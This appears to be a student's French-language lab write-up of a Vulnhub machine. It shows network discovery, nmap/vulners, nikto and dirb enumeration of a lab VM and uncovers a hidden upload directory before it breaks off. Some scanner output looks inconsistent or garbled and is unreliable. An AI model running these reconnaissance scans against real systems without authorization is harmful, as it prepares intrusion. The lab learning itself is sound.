

TP5

Comme pour les autres TP, je commence d'abord par mettre en place un réseau NAT.

Importation des VM : OK

Mise en place d'un réseau NAT : OK

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork-tp5	198.168.8.0/24		Enabled

General Options Redirection de ports

Nom : NatNetwork-tp5
IPv4 Prefix: 198.168.8.0/24
 Enable DHCP

Phase de Découverte


Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.8.0/24



Comme pour le TP2, on va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.8.3

sudo nmap 198.168.8.3 :



On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.8.5

A screenshot of a Kali Linux desktop environment. The terminal window in the foreground displays the output of a Nmap scan. The command run was "sudo nmap 198.168.8.5". The output shows the host is up with a latency of 0.00018s. It lists 996 closed ports and 16 open ports. Services identified include SSH (port 22), HTTP (port 80), POP3 (port 110), and IMAP (port 143). The MAC address of the interface is 00:0C:27:EE:A2:E0. A large watermark of a stylized dragon is visible across the background of the desktop.

On voit qu'il y a plusieurs services, ssh, http, pop3 et imap

On va booster notre commande nmap pour analyser port par port, je commence par cibler le port http qui est le : 80 :

```
sudo nmap -sV -p 80 -A -vv --script=vulners 198.168.8.5:
```

```
kali㉿kali: ~
```

File Actions Edit View Help

Scanning 1 service on vtsec (198.168.8.5)

Completed Service scan at 04:41; 6.07s elapsed (1 service on 1 host)

Initiating NSE scan against vtsec (198.168.8.5)

NSE: Script scanning 198.168.8.5...

NSE: Starting runlevel 1 (of 2) scan...

Completed NSE at 04:41; 0.77s elapsed

NSE: Starting runlevel 2 (of 2) scan...

Initiating NSE scan...

Completed NSE at 04:41; 0.81s elapsed

Nmap scan report for vtsec (198.168.8.5)


Host is up, received arp-response (0.0098s latency).

Scanned at 2024-11-07 04:41:41 EST for 9s

PORT	STATE	SERVICE	REASON	VENDOR
22/tcp	open	ssh	syn-ack ttl 13	OpenSSH 8.8p1 Ubuntu 1
80/tcp	open	http	syn-ack ttl 13	Apache httpd/2.4.18 (Ubuntu)
443/tcp	open	https	syn-ack ttl 13	Apache https/2.4.18 (Ubuntu)
8080/tcp	open	http	syn-ack ttl 13	Apache httpd/2.4.18 (Ubuntu)
4443/tcp	open	https	syn-ack ttl 13	Apache https/2.4.18 (Ubuntu)
vulnerabilities:				
cpe:/o:apache:tomcat:_server:2.4.18:	open	http	syn-ack ttl 13	Tomcat/2.4.18 (Ubuntu)
95499236-C0FE-5640-907D-E59432A8633A	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/95499236-C0FE-5640-907D-E59432A8633A +EXPLOIT+
ZC119F92-EC0B-5E40-95A4-3542C38071A	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/ZC119F92-EC0B-5E40-95A4-3542C38071A +EXPLOIT+
PACKETKIT-00000000-0000-0000-0000-000000000000	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/PACKETKIT-00000000-0000-0000-0000-000000000000 +EXPLOIT+
MSP-AUXILIARY-MULTI-HTTP-APACHE_NORMALIZE_PATH-RCE-00000000-0000-0000-0000-000000000000	open	http	syn-ack ttl 13	https://vulners.com/metasploit/MSP-AUXILIARY-MULTI-HTTP-APACHE_NORMALIZE_PATH-RCE-00000000-0000-0000-0000-000000000000 +EXPLOIT+
MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-00000000-0000-0000-0000-000000000000	open	http	syn-ack ttl 13	https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-00000000-0000-0000-0000-000000000000 +EXPLOIT+
F9C9C04B-3860-5720-AE7A-7CC31DB839C5	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/F9C9C04B-3860-5720-AE7A-7CC31DB839C5 +EXPLOIT+
93A80000-0000-0000-0000-000000000000	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/93A80000-0000-0000-0000-000000000000 +EXPLOIT+
F1E8E867-4633-5259-9729-745881840004	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/F1E8E867-4633-5259-9729-745881840004 +EXPLOIT+
E0B-10-51193	open	http	syn-ack ttl 13	https://vulners.com/exploit/E0B-10-51193 +EXPLOIT+
E0B-10-51194	open	http	syn-ack ttl 13	https://vulners.com/exploit/E0B-10-51194 +EXPLOIT+
E0B-10-56440	open	http	syn-ack ttl 13	https://vulners.com/exploit/E0B-10-56440 +EXPLOIT+
E0B-10-56406	open	http	syn-ack ttl 13	https://vulners.com/exploit/E0B-10-56406 +EXPLOIT+
E796A000-B83E-4000-97F0-F7A0	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/E796A000-B83E-4000-97F0-F7A0 +EXPLOIT+
00000000-0000-0000-0000-000000000000	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/00000000-0000-0000-0000-000000000000 +EXPLOIT+
D3083837-F989-5557-009AC0B4E72F	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/D3083837-F989-5557-009AC0B4E72F +EXPLOIT+
CVE-2014-3874	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2014-3874 +EXPLOIT+
CVE-2014-3875	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2014-3875 +EXPLOIT+
CVE-2023-25950	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2023-25950 +EXPLOIT+
CVE-2022-31813	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2022-31813 +EXPLOIT+
CVE-2022-23943	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2022-23943 +EXPLOIT+
CVE-2022-23944	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2022-23944 +EXPLOIT+
CVE-2021-44798	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2021-44798 +EXPLOIT+
CVE-2021-42013	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2021-42013 +EXPLOIT+
CVE-2021-26691	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2021-26691 +EXPLOIT+
CVE-2018-1312	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2018-1312 +EXPLOIT+
CVE-2017-7679	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2017-7679 +EXPLOIT+
CVE-2017-3167	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2017-3167 +EXPLOIT+
CVE-2017-3167	open	http	syn-ack ttl 13	https://vulners.com/cve/CVE-2017-3167 +EXPLOIT+
C13A6E55-B697-425A-AF48-38B15001CA89	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/C13A6E55-B697-425A-AF48-38B15001CA89 +EXPLOIT+
C5A01CC6-919E-58B8-9FB8-01B98554AF7C8	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/C5A01CC6-919E-58B8-9FB8-01B98554AF7C8 +EXPLOIT+
BFF80898-784E-5B5E-9505-430B58C1E688	open	http	syn-ack ttl 13	https://vulners.com/githubexploit/BFF80898-784E-5B5E-9505-430B58C1E688 +EXPLOIT+

On identifie immédiatement que c'est un serveur Apache (2.4.18)

Je vais accéder au site via un navigateur :



Pour continuer l'analyse, on va passer à la commande nikto pour scanner ce service Web :

nikto -h 198.168.8.5:80 :


```
root@kali:~/home/kali
File Actions View Help
root@kali:~/home/kali
[+] Nikto v2.5.0
+ Target IP: 198.168.8.5
+ Target Hostname: 198.168.8.5
+ Target Port: 80
+ Start Time: 2024-11-07 04:47:32 (GMT-5)
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-x-content-type-options-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inode flags, header found with file /, inode: 2c39, size: 5ae05b2177aa4, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache 2.2.34 may be outdated. Last checked against Apache/2.4.34. Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php#: #wp-config.php file found. This file contains the credentials.
+ 0X00000000: 0 errors(s), 0 warning(s) reported on remote host
End Time: 2024-11-07 04:47:44 (GMT-5) (12 Seconds)

+ 1 host(s) tested
[+] 
```

Aucune piste trouver avec cette commande.


Je vais essayé d'accéder au robots.txt

Je vérifie d'abord la ressource /robots.txt, cette dernière me renvoi une page 404, mais en testant en majuscule (astuces donner dans les hints de vulnhub :Hints: Nikto scans "case sensitive"), la ressource /ROBOTS.TXT me renvoi un information :




"disallow : /upload" me fait pensé à d'éventuel restriction pour accéder à la ressource upload

Je vois aussi tout en bas de la page cette ressources :



Cette dernière me renvoi une erreur 403 (accès non autorisé) :



Pour aller plus loin je vais faire la commande dirb pour scanner les fichiers et ressources cachés du service Web :


```
root@kali:~/home/kali
File Actions Edit View Help
[DIRB] (root@kali)-[~] dirb http://198.168.8.5:80
[DIRB] v2.22
By The Dark Raver

START_TIME: Thu Nov  7 05:03:13 2024
URL_BASE: http://198.168.8.5:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612
--- Scanning URLs: http://198.168.8.5:80/ ---
+ http://198.168.8.5:80/index.html (CODE:200|SIZE:11321)
+ http://198.168.8.5:80/server-status (CODE:403|SIZE:299)

END_TIME: Thu Nov  7 05:03:14 2024
DOWNLOADED: 4612 - FOUND: 2
[DIRB] (root@kali)-[~]
```

Dirb a trouvé 2 ressources : /index.html et /server-status
index.html :



Qui est la page par default de apache2
et server-status :



Une page au statut 403 a été envoyé (je n'ai pas les permissions d'accéder à cette ressources)

La commande dirb n'a envoyé aucune information en rapport avec la ressources /upload.

Je vais relancer la commande dirb en spécifiant exactement la ressources cible (/upload)

Je vais la même chose avec l'autre ressource :

```
[root@kali]:~/home/kali
root@kali:~# dirb http://198.168.8.5:80/igmselkhgnrjmtherij2145236/
[DIRB v2.22]
By The Dark Raver

[!] http://198.168.8.5:80/igmselkhgnrjmtherij2145236/ on this server.

START_TIME: Thu Nov 7 05:18:44 2024
URL_BASE: http://198.168.8.5:80/igmselkhgnrjmtherij2145236/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

[!] Generated WORDS: 4612
[!] Scanning URL: http://198.168.8.5:80/igmselkhgnrjmtherij2145236/
[!] DIRECTORY: http://198.168.8.5:80/igmselkhgnrjmtherij2145236/upload/
[!] Entering directory: http://198.168.8.5:80/igmselkhgnrjmtherij2145236/upload/ ——
[!] END_TIME: Thu Nov 7 05:18:46 2024
[!] DOWNLOADED: 9224 - FOUND: 0
[!] root@kali:~#
```

Cette fois on a quelque chose d'interessant, je vais accéder à la ressource :

<http://198.168.8.5:80/igmseklhgmrijmtherij2145236/upload/>

Malheureusement j'ai un retour 403....


Meme en relançant un brute force dirb sur cette URL ;

<http://198.168.8.5:80/igmseklhgmrmtherij2145236/upload/>

Je n'ai pas quelque chose de pertinent

Je me place sur le répertoire de dirb, pour essayer de lancer la commande avec d'autres wordList,

J'ai essayé avec plusieurs wordList présente, et c'est avec la wordList nommé : "extensions_common.txt" que j'ai pu trouvé quelques chose intéressant !



```
(root㉿kali)-[~/usr/share/wordlists/dirb]
└─ ls
big.txt catala.txt common.txt euskeria.txt extensions_common.txt indexes.txt mutations_common.txt others small.txt spanish.txt stress vulns
└─ (root㉿kali)-[~/usr/share/wordlists/dirb]
    dirb http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/ extensions_common.txt
    └─ [+] Information to access /gmseklhgmrjmtherij2145236/upload/ on this server.

DIRB v2.22
By The Dark Raver
[+] Started Server at 198.168.8.5 Port 80

START_TIME: Thu Nov 7 05:12:755 2024
URL_BASE: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/
WORDLIST_FILES: extensions_common.txt


GENERATED WORDS: 28
